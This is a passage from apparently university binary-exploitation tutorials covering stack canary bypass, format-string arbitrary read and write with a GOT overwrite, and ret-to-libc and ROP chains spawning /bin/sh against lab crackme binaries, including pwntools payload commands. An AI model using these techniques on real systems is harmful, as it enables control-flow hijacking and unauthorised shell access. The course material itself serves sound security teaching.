`pwndbg` also provides a way to look up a process’s canary value, with the “**canary**” command:

```
1 ...
2 (gdb) canary
3 AT_RANDOM = 0xffffcffb # points to (not masked) global canary value
4 Canary     = 0x724bdc00
5 Found valid canaries on the stacks:
```

```
6 00:0000| 0xffffcd8c <- 0x724bdc00
```

You might also be wondering what exactly the `gs` register is, and the immediate offset like `gs:0x14`. The `gs` register is one of the “segment registers” that contain, by the ABI specification, a base address for [thread local storage \(TLS\)](#). TLS contains thread-specific information, such as `errno` (the most recent error number). The immediate value (e.g., 0x14) simply represents the offset from the TLS base address – in our case, the offset to the canary value.

Below is an actual definition of the TLS information in glibc. `stack_guard` contains the canary value. We will later check the other guard, `pointer_guard`, for hijacking other function pointers in glibc (e.g., `atexit`).

```
1 // @glibc/sysdeps/i386/nptl/tls.h
2 typedef struct
3 {
4     void *tcb;                /* Pointer to the TCB. Not necessarily the
5                               thread descriptor used by libpthread. */
6     dtv_t *dtv;
7     void *self;               /* Pointer to the thread descriptor. */
8     int multiple_threads;
9     uintptr_t sysinfo;
10    uintptr_t stack_guard;
11    uintptr_t pointer_guard;
12    int gscope_flag;
13    /* Bit 0: X86_FEATURE_1_IBT.
14       Bit 1: X86_FEATURE_1_SHSTK.
15     */
16    unsigned int feature_1;
17    /* Reservation of some values for the TM ABI. */
18    void *__private_tm[3];
19    /* GCC split stack support. */
20    void *__private_ss;
21    /* The lowest address of shadow stack, */
22    unsigned long ssp_base;
23 } tcbhead_t;
```

`pwndbg` provides a way to look up the base address of `gs` (in i386) and `fs` (in x86\_64), with the `gsbase` and `fsbase` commands.

#### Step 4. Bypassing a Stack Canary

What if the stack canary implementation wasn’t “perfect”; that is, an attacker could perhaps guess it (i.e., guess `gs:0x14`)?

Let’s check out this week’s tutorial challenge binary:

```
1 $ objdump -M intel -d ./target-ssp
2 ...
```

What if, instead of this like before...

```
1  mov     eax,gs:0x14
2  mov     DWORD PTR [ebp-0xc],eax
3  xor     eax,eax
```

...there was now this?

```
1  mov     DWORD PTR [ebp-0xc],0xdeadbeef
```

This implementation uses a *known* value (0xdeadbeef) as its stack canary.

Recall that the stack has this layout:

```
1  esp                                ebp
2  V                                V
3  ... [ buf ] [canary] [(unused)] [bp] [ra] ...
4      | <- 0x10 -> |
5      | <----- 0x20 -----> |
```

**[Task]** How could we exploit this program (otherwise the same as last week’s tutorial)? Try it out and get this week’s tutorial flag!

## Reference

- [Buffer Overflow Protection](#)
- [Bypassing Stackguard and StackShield](#)
- [Four Different Tricks to Bypass StackShield and StackGuard Protection](#)

## Tut05: Format String Vulnerability

In this tutorial, we’ll explore a powerful new class of bug, called a “format string vulnerability”. Though it looks benign at first, this type of bug allows for arbitrary reads and writes in memory, and thus, arbitrary code execution.

### Step 0. Enhanced crackme0x00

We’ve finally eliminated the buffer overflow vulnerability in the crackme0x00 binary. Let’s check out the new implementation!

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <string.h>
5 #include <err.h>
6
7 #include "flag.h"
8
9 unsigned int secret = 0xdeadbeef;
10
11 void handle_failure(char *buf) {
12     char msg[100];
13     snprintf(msg, sizeof(msg), "Invalid Password! %s\n", buf);
14     printf(msg);
15 }
16
17 int main(int argc, char *argv[])
18 {
19     setreuid(geteuid(), geteuid());
20     setvbuf(stdout, NULL, _IONBF, 0);
21     setvbuf(stdin, NULL, _IONBF, 0);
22
23     int tmp = secret;
24
25     char buf[100];
26     printf("IOLI Crackme Level 0x00\n");
27     printf("Password:");
28
29     fgets(buf, sizeof(buf), stdin);
30
31     if (!strcmp(buf, "250382\n")) {
32         printf("Password OK :)\n");
33     } else {
34         handle_failure(buf);
35     }
36
37     if (tmp != secret) {
38         puts("The secret is modified!\n");
39     }
40
41     return 0;
42 }
```

```
1 $ checksec --file crackme0x00
2 [*] '/home/lab05/tut05-fmtstr/crackme0x00'
3     Arch:       i386-32-little
4     RELRO:      Partial RELRO
5     Stack:      Canary found
6     NX:         NX enabled
7     PIE:        No PIE (0x8048000)
```

As you can see, it's a fully protected binary.

**NOTE.** These two lines immediately flush your input and output buffers. They're just there to make your life easier.

```
1 setvbuf(stdout, NULL, _IONBF, 0);
2 setvbuf(stdin, NULL, _IONBF, 0);
```

It works similarly to before, but when we type an incorrect password, it now produces an error message like this:

```
1 $ ./crackme0x00
2 IOLI Crackme Level 0x00
3 Password:asdf
4 Invalid Password! asdf
```

Unfortunately, this program is using `printf()` in a very insecure way.

```
1 snprintf(msg, sizeof(msg), "Invalid Password! %s\n", buf);
2 printf(msg);
```

Notice that after the first line above, `msg` will contain your input (the invalid password). If that input happens to contain a format specifier (%), the `printf()` in the second line will interpret it. This creates a security issue.

Some common format specifiers are:

- `%p`: pointer
- `%s`: string
- `%d`: int
- `%x`: hex

Let's try typing `%p`:

```
1 $ ./crackme0x00
2 IOLI Crackme Level 0x00
3 Password:%p
4 Invalid Password! 0x64
```

What's `0x64` in base-10? What do you think this represents in the code?

Let's go crazy by putting more `%ps`. How about 15?

```
1 $ echo "1=%p|2=%p|3=%p|4=%p|5=%p|6=%p|7=%p|8=%p|9=%p|10=%p|11=%p|12=%p|13=%p|14=%p|15=%p" |
   ./crackme0x00
2 Password:Invalid Password! 1=0x64|2=0x8048a40|3=0xffe1f428 ...
```

We seem to be able to see the values for 15 (or more – we chose 15 arbitrarily) nonexistent arguments to the `printf()` call.

```
1 1=0x64
```

```
2 2=0x8048a40
3 3=0xffe1f428
4 4=0xf7f3ce89
5 ...
6 10=0x61766e49
7 11=0x2064696c
8 12=0x73736150
9 13=0x64726f77
10 14=0x3d312021
11 15=0x327c7025
```

Where are those values coming from?

By the way, it's rather tedious to put lots of `%ps` to see these values. Luckily, `printf`-like functions provide a convenient way to access the *n*'th argument: `%[nth]$p` (e.g., `%1$p` = first argument). Let's try it:

```
1 $ echo '%10$p' | ./crackme0x00
2 IOLI Crackme Level 0x00
3 Password:Invalid Password! 0x61766e49
```

As expected, the value printed matches the tenth one listed above.

**NOTE:** Be sure to use single quotes ( `'` ) rather than double quotes ( `"` ), to prevent your shell from trying to interpret the `$` itself (e.g., like `$PATH`). If you do later need a format-string argument that includes interpolation, use `"` and backslash-escape the format-specifier `$s` (i.e., `"\ $"`).

## Step 1. Using the Format String Bug to Perform an Arbitrary Read

Let's exploit this format-string bug to write an arbitrary value to an arbitrary memory address.

Have you noticed these interesting values in the output earlier?

```
1 4=0xf7f3ce89
2 ...
3 10=0x61766e49 'Inva'
4 11=0x2064696c 'lid '
5 12=0x73736150 'Pass'
6 13=0x64726f77 'word'
7 14=0x3d312021 '! 1='
8 15=0x327c7025 '%p|2'
```

We can actually see our input string itself. We know that that string is stored on the stack, so it seems that **what we put onto the stack is actually being interpreted as additional `printf()` arguments**. What's going on?

When you invoke a `printf()`-like function, your arguments are passed via the stack, like this:

```

1 printf("%s", a1, a2);
2
3 [ ra ]
4 [ s ]  --+ < 1st printf() argument: pointer to the format string
5 [ a1 ]  | < 2nd printf() argument: a1, the 1st format-string argument (aka %1$s)
6 [ a2 ]  | < 3rd printf() argument: a2, the 2nd format-string argument (aka %2$s)
7 ["%s"] <--+ < the actual string data itself, on the stack
8 [ ...]

```

Only three arguments are passed to `printf()` here, but `printf()` itself has no way of knowing that. So if the format string calls for higher-numbered arguments, `printf()` will faithfully read more data from the stack, since that's where those arguments *would* be if they did exist.

In this simple case, the third “argument” (i.e. `%3$s`) happens to be the format string data itself, so we have full control over its value! You can take advantage of this to read a few bytes from an arbitrary memory address, like this:

```

1 printf("\xaa\xaa\xaa\xaa%3$s", a1, a2);
2
3 [ ra ]
4 [ s ]  --+
5 [ a1 ]  |
6 [ a2 ]  |
7 +-- [aaaa] <--+
8 | [ ...]
9 |
10 V
11 ?

```

This reads and prints a string (`%s`) at an address indicated by “the third argument,” which we’ve set up to contain address `0xaaaaaaaa`. By modifying the value of that address, we can make `printf()` read a string from *anywhere*.

In the case of the actual `target` binary, where is your input string located on the stack? That is, what value of `N` below results in this output?:

```

1 $ echo 'BBAAAA%N$p' | ./crackme0x00
2 IOLI Crackme Level 0x00
3 Password:Invalid Password! BBAAAA0x41414141

```

What happens if we then replace `%p` with `%s`? How does it crash?

You can examine the stack to understand how the format string bug works. As you can see, there are pointers to your input string `AABBBB` in the 3rd and 7th entries of the stack, and a copy of the value `BBBB` itself exists in the 15th entry.

```

1 pwndbg> x/100i handle_failure
2 0x804880b <handle_failure>:      push    ebp
3 0x804880c <handle_failure+1>:    mov     ebp,esp

```



```

4      0x804880e <handle_failure+3>:      sub     esp,0x88
5      ...
6      0x8048841 <handle_failure+54>:      push    eax
7      0x8048842 <handle_failure+55>:      call   0x8048520 <printf@plt>
8
9      pwndbg> b *0x8048842
10     Breakpoint 1 at 0x8048842: file crackme0x00.c, line 14.
11
12     pwndbg> r
13     Starting program: /home/lab05/tut05-fmtstr/crackme0x00 AAAABBBBCCCC
14
15     IOLI Crackme Level 0x00
16     Password:AABBBB
17
18     pwndbg> stack 30
19     00:0000| esp      0xffd86b50 -> 0xffd86b78 <- 0x61766e49 ('Inva')
20     01:0004|          0xffd86b54 <- 0x64 /* 'd' */
21     02:0008|          0xffd86b58 -> 0x8048a40 <- dec     ecx
22     03:000c|          0xffd86b5c -> 0xffd86c18 <- 'AABBBB\n'
23     04:0010|          0xffd86b60 -> 0xf7f0eeb9
24     05:0014|          0xffd86b64 <- 0x1
25     06:0018|          0xffd86b68 <- 0x0
26     07:001c|          0xffd86b6c -> 0xffd86c18 <- 'AABBBB\n'
27     08:0020|          0xffd86b70 -> 0x804a00c (_GLOBAL_OFFSET_TABLE_+12)
28     09:0024|          0xffd86b74 -> 0xf7f14028 (_dl_fixup+184)
29     0a:0028| eax      0xffd86b78 <- 0x61766e49 ('Inva')
30     0b:002c|          0xffd86b7c <- 0x2064696c ('lid ')
31     0c:0030|          0xffd86b80 <- 0x73736150 ('Pass')
32     0d:0034|          0xffd86b84 <- 'word! AABBBB\n\n'
33     0e:0038|          0xffd86b88 <- '! AABBBB\n\n'
34     => 0f:003c|          0xffd86b8c <- 'BBBB\n\n'

```

You can check this yourself, too. If you try to print the 3rd or 7th argument as a string, it inserts a copy of your input:

```

1 lab05@cs6265:~/tut05-fmtstr$ ./crackme0x00
2 IOLI Crackme Level 0x00
3 Password:AABBBB%3$s
4 Invalid Password! AABBBBAABBBB%3$s
5
6 lab05@cs6265:~/tut05-fmtstr$ ./crackme0x00
7 IOLI Crackme Level 0x00
8 Password:AABBBB%7$s
9 Invalid Password! AABBBBAABBBB%7$s

```

But attempting to dereference the 15th stack entry causes a segmentation fault because that value is not a pointer, but rather the raw string “BBBB”:

```

1 lab05@cs6265:~/tut05-fmtstr$ ./crackme0x00
2 IOLI Crackme Level 0x00
3 Password:AABBBB%15$s
4 Segmentation fault (core dumped)

```

What happens if you replace the “BBBB” with a valid address and try that again?

**[Task]** How can you use this to read the global variable “secret”?

You can find the address of `secret` using `nm` (or GDB or Ghidra):

```
1 $ nm crackme0x00 | grep secret
2 0804a050 D secret
```

## Step 2. Using the Format String Bug to Perform an Arbitrary Write

`printf()` is very complex, and actually even supports a sort of “write” operation: it can write the total number of bytes printed so far to a specified location.

- `%n`: write number of bytes printed (as an int)

```
1 int len;
2 printf("aaaa%nbbbb", &len);
3 // `len` now contains 4, because 4 bytes had been printed so far at that point
```

Using this, and a similar trick to the arbitrary read, you can write to an arbitrary memory location like this:

```
1 printf("\xaa\xaa\xaa\xaa%3$n", a1, a2);
2
3      [ ra ]
4      [ s  ] --+
5      [ a1 ]   |
6      [ a2 ]   |
7  +-- [aaaa] <--+
8      | [ ... ]
9      |
10     V
11     ...
12
13 *0xaaaaaaaa = 4 (i.e., 4 "\xaa"s have been printed so far)
```

With this idea, we clearly have full control over the address, but so far it seems we can only write the number “4” there. How can we write an arbitrary value?

To do that, we need to use another useful `printf()` format specifier: `%[len]d` (e.g., `%10d`). This prints an integer (we don’t care which one) using at minimum `len` characters. This can be used to quickly raise the value that `%n` will write, without requiring an excessively long format string.

For example, to write 10 to `0xaaaaaaaa`, you can print 6 more characters, like this:

```
1 printf("\xaa\xaa\xaa\xaa%6d%3$n", a1, a2);
2           ^^^
3
4 *0xaaaaaaaa = 10;
```

And *now* you can write an arbitrary value to an arbitrary location. Almost.

Let's suppose you want to write the value `0xc0ffee` to `0xaaaaaaaa`. We'd prefer to avoid having to generate 12648430 bytes of output, so it'd be better to write this value byte-by-byte instead, which would involve far smaller numbers. You might think to do that with these operations:

```
1 *(int *)0xaaaaaaaa = 0x000000ee;
2 *(int *)0xaaaaaaaaab = 0x000000ff;
3 *(int *)0xaaaaaaaaac = 0x000000c0;
```

But the problem is that once characters have been printed, they can't be "un-printed", so the values that we write must strictly increase over time. So the writes would need to be done in this order:

```
1 *(int *)0xaaaaaaaaac = 0x000000c0;
2 *(int *)0xaaaaaaaaaa = 0x000000ee;
3 *(int *)0xaaaaaaaaab = 0x000000ff;
```

But when you write the 4-byte integer `0x000000ee` to `0xaaaaaaaa`, you overwrite the byte `0xc0` at `0xaaaaaaaaac` with a null byte. So that won't work.

There is a solution! There exist smaller-sized versions of `%n`:

- `%hn`: write number of bytes printed (as a short)
- `%h`: write number of bytes printed (as a byte)

That is, you can do this:

```
1 printf("\xaa\xaa\xaa\xaa%6d%3$hn", a1, a2);
2
3 *(unsigned char*)0xaaaaaaaa = 10;
```

This solves two problems at the same time:

- We can now perform the writes in any order, because they no longer overwrite each other with extra null bytes.
- Since only the lowest 8 bits of the value are written, we can make the value decrease by using integer overflow. For example, if we've written the value `0xff`, and we want to write `0xc0` next, we can do that by generating `0xc1` bytes of additional string output so that the counter reaches `0x1c0`, which will then be truncated to `0xc0` when written as a single byte.

```
1 *(unsigned char*)0xaaaaaaaa = 0xee;
2 *(unsigned char*)0xaaaaaaaaab = 0xff;
3 *(unsigned char*)0xaaaaaaaaac = 0xc0; // lowest 8 bits of 0x1c0
```

**[Task]** Can you overwrite the `secret` value with `0xc0ffee`?

### Step 3. Using pwntools

It's important to understand the core idea of how to construct a format string that writes an arbitrary value to an arbitrary location, but when you try to actually implement one, you'll quickly find that it's very tedious to do manually. Fortunately, pwntools provides a [format string exploit generator](#) for you.

```
fmtstr_payload(offset, writes, numwritten=0, write_size='byte')
```

- offset (**int**): the first formatter's offset you control
- writes (**dict**): dict with addr, value {`addr: value`, `addr2: value2`}
- numwritten (**int**): the number of bytes already written by `printf()`

Let's say we'd like to write `0xc0ffee` to `*0xaaaaaaaa`, and we have control of the format string at the 4th param (i.e., `%4$p`), but we've already printed out 10 characters.

```
1 $ python3 -c 'from pwn import*; print(fmtstr_payload(4, {0xaaaaaaaa: 0xc0ffee}, 10))'
2 %228c%13$n%17c%14$hhn%193c%15$hhnaaa\xaa\xaa\xaa\xaa\xab\xaa\xaa\xaa\xac\xaa\xaa\xaa
```

**[Task]** Is this similar to what you've come up with to write `0xc0ffee` to the `secret` value? Please modify `template.py` to overwrite the `secret` value (if you succeed, the binary will print "The secret is modified!")!

### Step 4. Arbitrary Execution!

Your task for today is to launch a control-hijacking attack using this format string vulnerability. The plan is simple: overwrite the GOT of `puts()` with the address of `print_key()`, so that when `puts()` is invoked, execution is actually redirected to `print_key()`.

Here's an explanation of the GOT in case you haven't heard of it. The **Global Offset Table** ("GOT" for short) is a table in the process's memory which contains pointers to external functions (e.g., `puts()` or `printf()` in `libc`). Each entry corresponds to one function the compiler expects the binary to use.

When a dynamic loader such as `ld` initially loads the program, the GOT is (roughly speaking – the actual behavior will be demonstrated shortly) filled with pointers to `"_dl_runtime_resolve()"`:

```
1 [&_dl_runtime_resolve] <- entry for printf()
2 [&_dl_runtime_resolve] <- entry for puts()
```

```

3  [&_dl_runtime_resolve] <- entry for scanf()
4  [&_dl_runtime_resolve] <- entry for exit()
5  ...

```

The first time the process attempts to call an external function through this table, `_dl_runtime_resolve()` is invoked. It obtains the real address of the desired function (i.e., the real address of `puts()` in `libc`), updates the table, and calls the function.

```

1  [&_dl_runtime_resolve] <- entry for printf()
2  [&puts] <- entry for puts()
3  [&_dl_runtime_resolve] <- entry for scanf()
4  [&_dl_runtime_resolve] <- entry for exit()
5  ...

```

After that, any further calls to the same external function (e.g., `puts()`) will therefore be immediately directed to the real address.

Let's see this in action. Here's the code snippet in `main()` that calls `puts("The secret is modified!\n")`:

```

1  0x0804891b <+189>: sub    esp,0xc
2  0x0804891e <+192>: push   0x8048a80
3  0x08048923 <+197>: call   0x8048590 <puts@plt>

```

Note that “`puts@plt`” is not the *real* “`puts()`” in `libc` – `0x80490a0` is in your code section (try `vmmap 0x80490a0`). The real `puts()` from `libc` is located here:

```

1  > x/4i puts
2  0xf7db7b40 <puts>: push   ebp
3  0xf7db7b41 <puts+1>: mov    ebp,esp
4  0xf7db7b43 <puts+3>: push   edi
5  0xf7db7b44 <puts+4>: push   esi

```

`puts@plt` means “`puts` at the Procedure Linkage Table (PLT)”; it points to one of the entries in the PLT:

```

1  > pdisas 0x8048590-0x20
2  > 0x8048570 <err@plt>          jmp     dword ptr [err@got.plt]      <0x804a024>
3
4  0x8048576 <err@plt+6>         push    0x30
5  0x804857b <err@plt+11>        jmp     0x8048500                    <0x8048500>
6
7  0x8048580 <fread@plt>         jmp     dword ptr [fread@got.plt]    <0x804a028>
8
9  0x8048586 <fread@plt+6>       push    0x38
10 0x804858b <fread@plt+11>      jmp     0x8048500                    <0x8048500>
11
12 0x8048590 <puts@plt>          jmp     dword ptr [puts@got.plt]     <0x804a02c>
13
14 0x8048596 <puts@plt+6>        push    0x40
15 0x804859b <puts@plt+11>      jmp     0x8048500                    <0x8048500>

```

```

16
17    ...

```

As you can see, the PLT is a table containing (among other things) stub functions that each just jump to an address read from the GOT. `puts@got.plt` (0x804a02c) is the actual GOT entry for `puts()`, where the address is stored.

Let's follow this call (i.e., single-stepping into the call with `stepi`):

```

1  > 0x8048590 <puts@plt>          jmp     dword ptr [puts@got.plt]    <0x804a02c>
2
3      0x8048596 <puts@plt+6>       push    0x40
4      0x804859b <puts@plt+11>      jmp     0x8048500                <0x8048500>
5      v
6      0x8048500                    push    dword ptr [_GLOBAL_OFFSET_TABLE_+4] <0
          x804a004>
7      0x8048506                    jmp     dword ptr [0x804a008]      <
          _dl_runtime_resolve>
8      v
9      0xf7fb8dd0 <_dl_runtime_resolve> push    eax
10     0xf7fafa11 <_dl_runtime_resolve+1> push    ecx
11     0xf7fafa12 <_dl_runtime_resolve+2> push    edx

```

The GOT entry for `puts()` (`puts@got.plt`) initially points to `puts@plt+6`, which is the next instruction after `puts@plt`. This ends up invoking `_dl_runtime_resolve()` with two parameters: a pointer to the start of the GOT itself (`_GLOBAL_OFFSET_TABLE_+4`), and a value indicating which function should be resolved (0x40, meaning `puts()`). Once `_dl_runtime_resolve()` is done, `puts@got.plt` will point to the real `puts()` in libc (0xf7e11b40 in this case).

Your goal is to use a format string to overwrite the GOT entry of `puts()` with another function's address, so that execution will be hijacked when `puts()` is called.

There are two challenges you'll encounter when doing this:

1. In order to reach the only call to `puts()` that occurs after your format string is parsed, you must also overwrite the secret value:

```

1  if (tmp != secret) {
2      puts("The secret is modified!\n");
3  }

```

**[Task]** What should the "writes" param for `fmtstr_payload()` be?

2. Unfortunately, the size of the buffer is very limited, meaning it might not be able to fit the format strings for both write targets.

```

1  void handle_failure(char *buf) {

```

```
2 char msg[100];
3 ...
4 }
```

Do you remember the `%hn/%hhn` trick that lets you overwrite fewer bytes at a time, like one or two? That's where `write_size` comes into play:

```
fmtstr_payload(offset, writes, numbwritten=0, write_size='byte')
```

- `write_size (str)`: must be **byte**, **short** or **int**. Tells if you want to write byte by byte, short by short or int by int (`hhn`, `hn` or `n`)

Finally! Can you hijack the `puts()` invocation to redirect it to `print_key()` to get your flag for this tutorial?

**[Task]** In the given `template.py`, modify the payload to redirect the `puts()` invocation to `print_key()`, and get your flag!

## Reference

- [Stack Smashing as of Today](#)
- [The Advanced Return-into-lib\(c\) Exploits](#)
- [Exploiting Format String Vulnerabilities](#)

## Tut06: Return-oriented Programming (ROP)

In Lab 5, we learned that even when data execution prevention (DEP) and address-space layout randomization (ASLR) are applied, there can still be application-specific exploits that lead to full control-flow hijacking. In this tutorial, we'll learn a more generic technique called "return-oriented programming" (ROP), which can perform reasonably arbitrary computation without injecting any shellcode.

### Step 1. Ret-to-libc

To make our tutorial easier, we'll assume code pointers are already leaked (e.g., `system()` and `printf()` in the `libc` library).

```
1 void start() {
2     printf("IOLI Crackme Level 0x00\n");
3     printf("Password:");
4
5     char buf[32];
6     memset(buf, 0, sizeof(buf));
7     read(0, buf, 256);
8
9     if (!strcmp(buf, "250382"))
10        printf("Password OK :)\n");
11    else
12        printf("Invalid Password!\n");
13 }
14
15 int main(int argc, char *argv[])
16 {
17     void *self = dlopen(NULL, RTLD_NOW);
18     printf("stack : %p\n", &argc);
19     printf("system(): %p\n", dlsym(self, "system"));
20     printf("printf(): %p\n", dlsym(self, "printf"));
21
22     start();
23
24     return 0;
25 }
```

```
1 $ checksec ./target
2 [*] '/home/lab06/tut06-rop/target'
3 Arch: i386-32-little
4 RELRO: Partial RELRO
5 Stack: No canary found
6 NX: NX enabled
7 PIE: No PIE (0x8048000)
```

Notice that NX is enabled, meaning you cannot place any shellcode in the stack or heap. However, the stack protector is disabled, which allows us to initiate a control-flow hijacking attack.

Previously, we could compute anything we wanted (such as launching an interactive shell) by jumping into our injected shellcode, but with DEP enabled, we can no longer achieve that. However, it turns out that DEP alone is still not powerful enough to completely prevent this problem.

Let's take the first step by learning a technique often called "ret-to-libc."

```
1 $ ./target
2 stack : 0xffdcba40
3 system(): 0xf7d3e200
4 printf(): 0xf7d522d0
5 IOLI Crackme Level 0x00
6 Password:
```

**[Task]** Your first task is to trigger a buffer overflow and print out "Password OK :)"!

Your payload should look like this:



```
1 [ buf ]
2 [ ... ]
3 [ ra ] -> printf()
4 [dummy]
5 [arg 1] -> "Password OK :)"
```

When `start()` returns, it will jump to our chosen return address as before, but this time we've selected the address of `printf()` as the target – that is, we're setting up a *call* to `printf()`. To do that properly, we need a dummy stack value as a placeholder for the return address that would normally be put there when a function is called with the *call* instruction, followed by the function's actual argument(s).

Thus, when `printf()` is invoked with the payload outlined above, "Password OK :)" will be read as its first argument. As this exploit "returns" to a libc function, this technique is often called "ret-to-libc".

## Step 2. Understanding the process's image layout

Let's get a shell out of this vulnerability. To do this, we're simply going to invoke the `system()` function instead of `printf()`. (Check "`man system`" if you're not familiar with it.)

You can easily adapt the previous payload by replacing `printf()`'s address with that of `system()`, and changing the string argument:

```
1 [ buf ]
2 [ ... ]
3 [ ra ] -> system()
4 [dummy]
5 [arg 1] -> "/bin/sh"
```

But how do we get a pointer to `"/bin/sh"`? In fact, a typical process (and libc) actually contains *lots* of strings like that. After all, this is how `system()` itself is implemented – it essentially invokes system calls like `fork()` and `execve()` on `"/bin/sh"` with provided arguments (you can look at its actual implementation in `glibc` or `musl` if you're interested).

`pwndbg` provides a convenient interface to search for a string in memory:

```
1 $ gdb-pwndbg ./target
2 ...
3 pwndbg> r
4 Starting program: /home/lab06/tut06-rop/target
5 stack : 0xffffd540
6 system(): 0xf7e1a250
7 printf(): 0xf7e2e3a0
8 IOLI Crackme Level 0x00
9 Password: ^C
10 ...
11 pwndbg> search "/bin"
```

```

12 libc-2.27.so 0xf7f5b3cf das /* '/bin/sh' */
13 libc-2.27.so 0xf7f5c8b9 das /* '/bin:/usr/bin' */
14 libc-2.27.so 0xf7f5c8c2 das /* '/bin' */
15 libc-2.27.so 0xf7f5cdc7 das /* '/bin/csh' */
16 ...

```

There are many strings here you can use as an argument to `system()`. Note that all of these pointers will be different on each execution, thanks to libc's ASLR.

Our goal is to invoke `system("/bin/sh")` like this:

```

1 [ buf ]
2 [ ... ]
3 [ ra ] -> system() (address provided by binary: 0xf7e1a250)
4 [ dummy ]
5 [ arg 1 ] -> "/bin/sh" (found address by searching: 0xf7f5b3cf)

```

Unfortunately though, as mentioned, the addresses keep changing. So how can we figure out the correct address of the `"/bin/sh"` string for a particular invocation of `target`?

As you learned from the “libbase” challenge in Lab 5, ASLR doesn't randomize offsets within a module, it just randomizes the *base address* of the *entire* module. (Do you know why?) So while libc as a whole has an unpredictable address, the *difference* between any two libc addresses will always be the same. Therefore, if you can learn the address of anything in libc, you can calculate the address of anything else in it:

```

1 0xf7f5b3cf ("/bin/sh") - 0xf7e1a250 (system()) = 0x14117f

```

So in your exploit, you can use `system()`'s address to calculate that of `"/bin/sh"` (e.g., `(system() + 0x14117f = ("/bin/sh"))`).

By the way, you can also calculate `system()`'s address (`0xf7e1a250`) “by hand”, by finding libc's base address and `system()`'s offset in the library. Try `vmmap` in `pwndbg`:

```

1 pwndbg> vmmap
2 LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
3 0x8048000 0x8049000 r-xp 1000 0 /home/lab06/tut06-rop/target
4 0x8049000 0x804a000 r--p 1000 0 /home/lab06/tut06-rop/target
5 0x804a000 0x804b000 rw-p 1000 1000 /home/lab06/tut06-rop/target
6 0xf7ddd000 0xf7fb2000 r-xp 1d5000 0 /usr/local/lib/i386-linux-gnu/libc-2.27.so
7 0xf7fb2000 0xf7fb3000 ---p 1000 1d5000 /usr/local/lib/i386-linux-gnu/libc-2.27.so
8 0xf7fb3000 0xf7fb5000 r--p 2000 1d5000 /usr/local/lib/i386-linux-gnu/libc-2.27.so
9 0xf7fb5000 0xf7fb6000 rw-p 1000 1d7000 /usr/local/lib/i386-linux-gnu/libc-2.27.so
10 ...

```

The base address (a mapped region) of libc is `0xf7ddd000`. The “x” in the “r-xp” permission bits for that region tells you that it's eXecutable (i.e., code).

Now we know `libc`'s base address, but where is `system()` located within it? You can find that with `readelf` like so:

```
1 $ readelf -s /usr/local/lib/i386-linux-gnu/libc-2.27.so | grep system
2      254: 00129870    102 FUNC      GLOBAL DEFAULT  13 svcerr_systemerr@@GLIBC_2.0
3      652: 0003d250     55 FUNC      GLOBAL DEFAULT  13 __libc_system@@GLIBC_PRIVATE
4     1510: 0003d250     55 FUNC      WEAK   DEFAULT  13 system@@GLIBC_2.0
```

`0x0003d250` is the beginning of the `system()` function inside `libc`, so `libc`'s base address plus `0x0003d250` should be the address we observed previously.

```
1 0xf7ddd000 (base) + 0x0003d250 (offset) = 0xf7e1a250 (system())
```

**[Task]** Can you calculate `libc`'s base address from a leaked `system()` address from `target`? And what's the offset of `"/bin/sh"` in `libc`? Can you successfully invoke the shell?

### Step 3. Your first ROP

Generating a segfault after exploitation is a bit unfortunate, so let's make the hijacked binary terminate gracefully. Our plan is to *chain* two library calls. This is the next step toward generic computation.

Let's chain `exit()` after `system()`, like so:

```
1 system("/bin/sh");
2 exit(0);
```

Let's think about what happens when `system("/bin/sh")` returns – that is, when you exit the shell (by typing “exit” or Ctrl+C).

```
1 [ buf ]
2 [ ... ]
3 [ ra ] -> system()
4 [dummy]
5 [arg 1] -> "/bin/sh"
```

Have you noticed that the IP gets set to the “dummy” value when the program crashes? In other words, you can control the next return address and use this to chain an additional function call. What if we set “dummy” to the address of `exit()`?

```
1 [ buf ]
2 [ ... ]
3 [ra 1] -> (1) system()
4 [ra 2] -----> (2) exit()
5 [arg 1] -> (1) "/bin/sh"
6 [arg 2] -----> (2) 0
```

When `system()` returns, `exit()` will be invoked next. You can even control its argument, as shown above (arg 2 (i.e., the argument for the second call) = 0).

**[Task]** Try it! You should be able to calculate the address of `exit()` using the techniques discussed earlier.

Unfortunately, this chaining scheme will stop working after the second call.

This week, you'll learn more generic and powerful techniques that let your payloads keep going even further. Since you're using return addresses to create a sequence of function calls, this is known as **return-oriented programming** (ROP).

Consider what would happen if the second function was something other than `exit()`, and execution continued:

```
1 [ buf ]
2 [ ... ]
3 [ra 1] -> (1) func1()
4 [ra 2] -----> (2) func2()
5 [arg 1] -> (1) arg1
6 [arg 2] -----> (2) arg2
```

The sequence of events is this:

- 1) `func1(arg1)`
- 2) `func2(arg2)`
- 3) Crash at IP = (arg1)

After `func2(arg2)`, "arg1" will be the next return address in this payload.

Time to learn a neat trick, a "pop/ret gadget":

```
1 [ buf ]
2 [ ... ]
3 [ra 1] -> (1) func1()
4 [ra 2] -----> (2) pop/ret gadget
5 [arg 1] -> (1) arg1
6 [dummy]
```

This results in a crash at `dummy`!

A "pop/ret gadget" is just a `pop` instruction (e.g., `pop eax`) followed by a `ret` instruction. By pointing the second return address to that, the binary will (1) call `func1(arg1)`, (2) pop "arg1" (so now the stack pointer points to "dummy"), and (3) return again (i.e., crash at "dummy").

Then we can put the actual second function address there:

```

1 [ buf ]
2 [ ... ]
3 [ra 1 ] -> (1) func1()
4 [ra 2 ] -----> (2) pop/ret gadget
5 [arg 1] -> (1) arg1
6 [ra 3 ] -----> (3) func2()
7 [dummy]
8 [arg 2] -----> (3) arg2

```

When we reach “ra 3”, we’ve essentially gone back to the very first state in which we hijacked the control flow by smashing the stack. So in order to chain `func2()`, we can hijack the control-flow again in the same way. (And then we could follow that with *another* pop/ret gadget if we wanted to call a third function, and so on!)

Although pop/ret gadgets are everywhere (check pretty much any function!), pwntools provides a useful tool to search for all interesting gadgets for you.

```

1 $ ropper -f ./target
2 ...
3 0x08048479: pop ebx; ret;
4 ...

```

**[Task]** Can you chain `system("/bin/sh")` and `exit(0)` using the pop/ret gadget, like below?

```

1 [ buf ]
2 [ ... ]
3 [ra 1 ] -> (1) system()
4 [ra 2 ] -----> (2) pop/ret gadget
5 [arg 1] -> (1) "/bin/sh"
6 [ra 3 ] -----> (3) exit()
7 [dummy]
8 [arg 2] -----> (3) 0

```

By the way, `ropper` also provides a more convenient way to search for string addresses in an ELF:

```

1 $ ropper -f /usr/local/lib/i386-linux-gnu/libc-2.27.so --string "/bin/sh"
2
3 Strings
4 =====
5
6 Address      Value
7 -----
